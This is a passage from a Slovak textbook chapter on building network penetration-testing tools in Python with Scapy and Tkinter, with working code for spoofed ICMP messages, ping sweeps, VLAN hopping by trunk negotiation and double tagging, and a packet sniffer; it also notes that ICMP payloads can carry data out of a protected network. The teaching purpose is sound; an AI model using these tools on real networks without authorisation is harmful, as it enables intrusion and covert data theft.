Cieľom tejto kapitoly je ukázať realizáciu rôznych typov penetračných testov cielených na počítačovú sieť implementáciou vlastného nástroja, naprogramovaného jazykom Python. Venovať sa budeme aj spôsobu ako vytvoriť detekčný nástroj využitím databázy a strojového učenia.

Prerekvizity

Táto kapitola je vhodná aj pre úplných začiatočníkov v programovaní. Čitateľom stačí disponovať základnými vedomosťami z oblasti počítačových sietí (OSI model, VLAN, ARP, Ping).

Využité technológie

V rámci tejto kapitoly sa bude pracovať s nasledujúcimi technológiami:

1. Tvorba desktopovej aplikácie využitím knižnice Tkinter.
2. Programovací jazyk Python a knižnica Scapy.
3. PostgreSQL databáza.
4. Scikit-Learn pre prácu so strojovým učením.
5. Sieťová infraštruktúra (Prepínače, Smerovače).
6. *Wireshark* pre kontrolu priebehu penetračných testov.
7. Programovací jazyk *Kotlin* pre tvorbu mobilnej aplikácie.

Zbierka riešených úloh

Zbierka úloh pozostáva z ukážky vzorového riešenia šestnástich úloh zameraných na precvičenie praktických zručností spájajúcich rôzne odvetvia informatiky (Počítačové siete, Bezpečnosť, Programovanie, Databázy a Strojové učenie).

Úloha 0: Vytvorenie základného projektu v IDE PyCharm

Do systému je potrebné najskôr nainštalovať podporu pre jazyk Python verzie 3.x.x (možné stiahnuť z: https://www.python.org/downloads/). Počiatočná inštalácia Python-u v sebe obsahuje základné vývojové prostredie IDLE. Vhodnejšie je ale pracovať s niektorým z dostupných IDE. V našom prípade sa bude pracovať s nástrojom PyCharm Community (možné stiahnuť z: https://www.jetbrains.com/pycharm/download/#section=windows).

Po nainštalovaní podpory pre jazyk a vývojového prostredia je potrebné, pre vytvorenie nového projektu, vyhľadať záložku **File → Create Project**. Projektu stačí zadať názov a zvoliť jeho umiestnenie a po vyplnení týchto údajov stlačiť tlačidlo **Create**.

Po vytvorení projektu je možné upravovať vytvorený súbor s príponou **.py**, alebo vytvárať vlastné pracovné súbory (kliknutím pravým tlačidlom myši na názov vytvoreného projektu a zvolením možnosti **New → Python File**). Keďže Python je Interpretovaný jazyk, tak je do súboru možné priamo zadávať požadované príkazy, s následným interpretovaním súboru - stlačením tlačidla vývojového prostredia **RUN**. Pre lepšiu orientáciu bude v každom súbore vložená metóda `main`, v ktorej budú zadávané príkazy a volané obslužné funkcie. Základný zdrojový kód je na nasledujúcom výpise:

```
if __name__ == '__main__':
    print("Hello Network")
```

Úloha 1: Vytvorenie jednoduchého používateľského rozhrania

Cieľom tejto úlohy je ukázať ako je možné, využitím knižnice Tkinter, vytvoriť jednoduché používateľské rozhranie aplikácie, ktoré umožní od používateľa načítať potrebné dáta, pridať tlačidlo, po ktorého stlačení sa spustí obslužná funkcia a následne vypísať text do aplikácie.


Prvým krokom je vytvorenie objektu pre okno aplikácie, ktorému je možné nastaviť atribúty ako jeho názov, logo či rozmery. Nasledujúci zdrojový kód znázorňuje vytvorenie prázdneho okna:

```
from tkinter import *
from PIL import ImageTk, Image

if __name__ == '__main__':
   root = Tk()
   root.title("GUI App")
   root.iconphoto(True, ImageTk.PhotoImage(Image.open("cnllogo.png")))
   root.geometry("400x200")

   root.mainloop()
```

Do vytvoreného okna následne stačí vkladať elementy, s ktorými budeme chcieť pracovať. V našom prípade sa pre výpis textu bude pracovať s elementom `Label`, pre získanie vstupu od používateľa s elementom `Entry`, a pre prácu s tlačidlom s elementom `Button`. Uvedené elementy je potrebné volať pred metódou `mainloop()`. Nastavenie pozície vkladania elementov bude realizované využitím mriežky, ktorá umožňuje rozdeliť okno na riadky a stĺpce, do ktorých je možné následne vkladať na príslušné miesto nami zvolené elementy. Nasledujúci výpis znázorňuje vzorové riešenie vytvorenia používateľského rozhrania:

```
from tkinter import *
from PIL import ImageTk, Image

def user_input_function():
   Label(root, text=user_input_variable.get(), font=("Helvetica", 18), fg="red").grid(columnspan=2,
row=3)

if __name__ == '__main__':
   root = Tk()
   root.title("Manage Hostname")
   root.iconphoto(True, ImageTk.PhotoImage(Image.open("cnllogo.png")))
   root.geometry("400x200")

   user_input_variable = StringVar(root, "")
   Label(root, text="Úloha 1: Vytvorenie GUI", font=("Helvetica", 22),
fg="blue").grid(columnspan=2, row=0)
   Label(root, text="Zadaj text:").grid(column=0, row=1)
   Entry(root, textvariable=user_input_variable).grid(column=1, row=1)
   Button(root, text="Čítaj vstup", command=user_input_function).grid(column=0, row=2)

   root.mainloop()
```

Očakávaný výstup aplikácie je znázornený na obrázku 8.1:




Obrázok 8.1 Používateľské rozhranie aplikácie

Ako je možné vidieť, práca s elementmi pre tvorbu používateľského rozhrania je jednoduchá. Element `Label` vyžaduje ako argument okno, do ktorého bude element patriť; `text`, ktorý sa vypíše (voliteľne je možné nastaviť typ, farbu a veľkosť fontu); a cez `grid`, nastavenie umiestnenia do príslušného riadku a stĺpca. Ak sa má daný element nachádzať vo viacerých stĺpcoch, špecifikuje sa to cez `columnspan` atribút. Ďalším elementom je `Entry`, ktorý má ako argument okno, do ktorého bude vložený a premennú typu *StringVar*, do ktorej sa uloží text, ktorý do elementu zadá používateľ. Posledným elementom je `Button`, ktorý má ako argumenty okno, kde sa bude nachádzať; `text`, ktorý bude na tlačidle zobrazený a funkcia, zavolaná po jeho stlačení. V našom prípade je obslužná funkcia umiestnená pred funkciou `main`. Úlohou obslužnej funkcie je vytvorenie novej značky a jej umiestnenie do vytvorenej aplikácie, pričom jej úlohou je zobrazenie textu, ktorý zadal používateľ do `Entry`.

Keďže budeme v našom prípade neskôr implementovať viacero funkcionalít, tak aby nebolo nutné zakaždým vytvárať nové okno a novú aplikáciu, tak si ukážeme prácu s elementom pre tvorbu záložiek, kde každá záložka bude predstavovať implementáciu jednej úlohy:

```
from tkinter import ttk

tabControl = ttk.Notebook(root)
tab1 = ttk.Frame(tabControl)
tab2 = ttk.Frame(tabControl)
tabControl.add(tab1, text="Prvá záložka")
tabControl.add(tab2, text="Druhá záložka")
tabControl.pack(expand=1, fill="both")
Label(tab1, text="Zadaj text:").grid(column=0, row=1)
```

Záložky sa vytvárajú cez Element `Notebook`. Následne sa cez metódu `Frame` vytvoria časti pre jednotlivé záložky, ktoré je možné pomenovať a pridať do zoznamu záložiek. Od tejto chvíle pri vkladaní nových elementov ako `Label`, `Entry` a pod. nebude používaný ako prvý argument `root` ale názov záložky. Predchádzajúci výpis znázorňuje presne takúto situáciu. Obrázok 8.2 znázorňuje očakávaný výstup po pridaní kódu pre tvorbu záložiek:



Obrázok 8.2 Používateľské rozhranie so záložkami

Úloha 2: Vytvorenie nástroja pre tvorbu vlastnej ICMP správy

Cieľom tejto úlohy je vyskúšať si vytvoriť vlastný nástroj pre tvorbu vlastnej ICMP správy, v ktorej bude možné modifikovať zdrojovú a cieľovú IP adresu a obsah prenášanej správy. Pre jednoduchosť tvorby dátovej jednotky bude použitá knižnica *Scapy*, ktorá umožňuje vytvoriť PDU s štandardnými hodnotami, ktoré je možné podľa vlastných požiadaviek meniť. Používateľské rozhranie pre tento účel môže vyzerať nasledovne (obrázok 8.3):

Obrázok 8.3 Používateľské rozhranie pre vytvorenie ICMP správy

Zdrojový kód pre tvorbu vyššie uvedeného používateľského rozhrania je znázornený v nasledujúcom výpise:


```
src_ip_add_value = StringVar(root, "")
dst_ip_add_value = StringVar(root, "")
msg_value = StringVar(root, "")

Label(tab1, text="Ping Attack").grid(columnspan=2, row=0)
Label(tab1, text="Set Source IP Address:").grid(column=0, row=1)
src_ip_add = Entry(tab1, textvariable=src_ip_add_value).grid(column=1, row=1)

Label(tab1, text="Set Destination IP Address:").grid(column=0, row=2)
dst_ip_add = Entry(tab1, textvariable=dst_ip_add_value).grid(column=1, row=2)

Label(tab1, text="Set Message to Send:").grid(column=0, row=3)
msg = Entry(tab1, textvariable=msg_value).grid(column=1, row=3)

Button(tab1, text="Send Ping", command=T1_create_ping).grid(column=0, row=4)
```

Obslužná funkcia volaná po stlačení tlačidla vyzerá nasledovne:

```
def T1_create_ping():
    icmp = IP(src=src_ip_add_value.get(), dst=dst_ip_add_value.get())/ICMP()/msg_value.get()
    resp = sr1(icmp, timeout=2)
```

Ako je možné vidieť, stačí vytvoriť objekt pre `IP()`, `ICMP()` a zreťaziť ich cez značku **/**, pričom v IP hlavičke stačí upraviť pole pre `src` a `dst`, ktoré predstavujú zdrojovú a cieľovú IP adresu. Reťazec zadaný po ICMP hlavičke predstavuje payload v prenášanej ICMP echo request správe. Funkcia `sr1` následne dostáva ako argument vytvorenú ICMP správu, ktorú odošle do cieľa a bude čakať na odpoveď po dobu definovanú argumentom `timeout`. Pre účely tejto úlohy sa ďalej nepracuje s odpoveďou, cieľom bolo len odoslať danú správu do cieľa. Využitím tohto nástroja je možné cez payload vyniesť citlivé informácie von z chránenej infraštruktúry.


V tejto úlohe nebola vytváraná Ethernetová hlavička (mohla byť). Ak Ethernetovú hlavičku nedefinujeme, tak ako zdrojová MAC adresa je použitá naša MAC adresa a ako cieľová MAC adresa je použitá broadcastová adresa FF:FF:FF:FF:FF:FF. Správnosť riešenia je možné overiť odchytením vytvorenej správy nástrojom *Wireshark*, čo znázorňuje obrázok 8.4:



Obrázok 8.4 Odchytenie vytvorenej ICMP správy nástrojom Wireshark

Úloha 3: Vytvorenie nástroja pre skenovanie aktívnych IP adries

Nástroj pre skenovací útok aktívnych IP adries je možné realizovať tak, že odošleme ICMP Echo request správy v cykle s postupne narastajúcou hodnotou cieľovej IP adresy. Na to stačí využívať implementáciu z predchádzajúcej úlohy. Obrázok 8.5 znázorňuje možné používateľské rozhranie:




Obrázok 8.5 Používateľské rozhranie pre skenovanie siete

Funkcia pre implementáciu tejto úlohy je znázornená v nasledujúcom výpise:

```
def T2_ping_range():
    array = str(T2_dst_ip_add_value.get()).split(".")
    net_addr = array[0]+"."+array[1]+"."+array[2]+"."
    active_ip_add = []
    for i in range(int(T2_dst_start_value.get()), int(T2_dst_end_value.get())+1):
        icmp = IP(src=T2_src_ip_add_value.get(), dst=net_addr+str(i)) / ICMP()/"test"
        resp = sr1(icmp, timeout=0.5)
        if resp:
            active_ip_add.append(net_addr+str(i))
    Label(tab2, text=f"Active IP Address: {active_ip_add}").grid(column=0, row=6)
```

Uvedená funkcia zoberie vstup od používateľa a získa z neho cieľovú sieťovú adresu. Z tejto adresy vytvoríme pole, ktoré vznikne rozdelením adresy podľa bodiek. Následne sa vytvorí pole pre aktívne IP adresy, do ktorého sa budú ukladať adresy, z ktorých dostaneme odpoveď. Následne sa `for` cyklus vykoná toľko krát, koľko definuje používateľ v poliach *Start IP Number* a *End IP Number*, kde inkrementujúcu hodnotu pridávame do posledného oktetu cieľovej adresy vo vytváraných ICMP správach. V prípade, že funkcia `sr1` vráti hodnotu *true* (prijali sme odpoveď), tak sa uvedená cieľová IP adresa pripíše do poľa. Po skončení cyklu sa do používateľského rozhrania vypíše pole aktívnych IP adries. Overiť správnosť vytvoreného nástroja je možné využitím nástroja *Wireshark*, ktorého očakávaný výstup je znázornený na obrázku 8.6:




Obrázok 8.6 Odchytenie vytvorených ICMP správ nástrojom Wireshark

Môžeme si všimnúť, že z aktívnych IP adries bola prijatá aj odpoveď, pričom z neaktívnych nie. Obrázok 8.6 zároveň potvrdzuje to, že nástroj naozaj testuje každú IP adresu z definovaného rozsahu.

Úloha 4: Vytvorenie nástroja pre vyjednanie trunk-u a odoslanie dát so značkou

V rámci tohto nástroja je cieľom vyjednanie trunk rozhrania a odoslanie správy cielenej do zvolenej VLAN. Knižnica *Scapy* má aj pre tento účel implementované hlavičky pre vloženie 802.1q tagu a odoslanie DTP správy. Obrázok 8.7 znázorňuje vzhľad možného používateľského rozhrania:




Obrázok 8.7 Používateľské rozhranie pre VLAN hopping útok

Zdrojový kód pre funkciu realizujúcu VLAN Hopping útok založený na vyjednaní trunk rozhrania (odoslanie DTP správy) a odoslaní označenej správy príslušným tagom znázorňuje nasledujúci výpis:

```
def T3_Trunk_Negotiation():
   negotiate_trunk(iface="Fa0/1")
   packet = Dot1Q(vlan=int(T3_dst_vlan_value.get())) / IP(src=T3_src_ip_add_value.get(),
dst=T3_dst_ip_add_value.get())/ICMP()/"My MSG"
   resp = sr1(packet, timeout=2)
```


Ako je možné vidieť, tak jediným rozdielom od predchádzajúcich úloh je, že pred samotnú IP hlavičku bola pridaná ešte jedna hlavička a to hlavička Dot1Q, ktorá obsahuje používateľom zvolené číslo VLAN. Pred samotným odoslaním ICMP správy je ešte volaná funkcia `negotiate_trunk`, ktorá je implementovaná v knižnici *Scapy* a dokáže odoslať DTP správu, čím spôsobí vyjednanie trunk rozhrania. Jedinou nevýhodou uvedenej funkcie je, že v štandardnom nastavení posiela DTP správy bez VTP domény. Obrázok 8.8 znázorňuje odoslanie DTP správy a ICMP správ s tagom:



Obrázok 8.8 Odchytenie vytvorene správy vykonávajúcej VLAN hopping útok nástrojom Wireshark

Úloha 5: Tvorba nástroja pre VLAN hopping využitím dvojitého značenia

Prenos dát z jednej VLAN do inej je možné realizovať využitím dvojitého značenia, kde vonkajšia značka VLAN bude totožná s natívnou VLAN trunkového rozhrania a vnútorná značka bude obsahovať značku cieľovej VLAN, do ktorej chceme dáta doručiť. Používateľské rozhranie môže byť nasledovné (obrázok 8.9):




Obrázok 8.9 Používateľské rozhranie pre útok dvojitým značením

Funkcia pre vytvorenie správy umožňujúcej dvojité značenie je znázornená v nasledujúcom výpise:

```
def T4_Double_Tagging():
   T4_src_ip = T4_src_ip_add_value.get()
   T4_dst_ip = T4_dst_ip_add_value.get()
   T4_dst_vlan = T4_dst_vlan_value.get()
   T4_native_vlan = T4_native_vlan_value.get()
   packet = Dot1Q(vlan=int(T4_native_vlan))/Dot1Q(vlan=int(T4_dst_vlan))/IP(src=T4_src_ip,
dst=T4_dst_ip)/ICMP()/"My MSG"
   resp = sr1(packet, timeout=2)
```


Správnosť riešenia je možné pozorovať v nástroji *Wireshark*. Na obrázku 8.10 je možné vidieť dvojicu značiek:



Obrázok 8.10 Odchytenie vytvorenej správy vykonávajúcej útok dvojitým značením nástrojom Wireshark

Úloha 6: Tvorba vlastného Sniffer nástroja

V tejto úlohe bude ukázané, ako je možné využitím knižnice **Scapy** vytvoriť vlastný nástroj na odchytávanie paketov. Obrázok 8.11 znázorňuje možný vzhľad aplikácie:




Obrázok 8.11 Okno aplikácie zobrazujúce ochytenú komunikáciu

Pre implementáciu nástroja pre odchytávanie dát stačí využiť objekt `sniff`, v ktorom je možné nastaviť filter a počet odchytených dát. Následne je možné odchytené dáta vypísať cez `for` cyklus, kde metóda `summary` vypíše základné informácie a v atribúte `load` je možné nájsť samotný payload. Implementáciu funkcie je možné vidieť v nasledujúcom výpise:

```
def T5_Packet_Capture():
    packets = sniff(filter="icmp", count = int(T5_number_of_icmp_msg_value.get()))
    for packet in range(0, int(T5_number_of_icmp_msg_value.get())):
        ttk.Label(tab5, text=f"{packets[packet].summary()}").grid(column=0, row=packet+3)
        ttk.Label(tab5, text=f"{packets[packet].load}").grid(column=1, row=packet+3)
```


Na obrázku 8.12 je možné vidieť odchytávanie dát využitím nástroja *Wireshark*:



Obrázok 8.12 Odchytenie ICMP správ nástrojom Wireshark

Úloha 7: Tvorba nástroja pre ARP spoofing

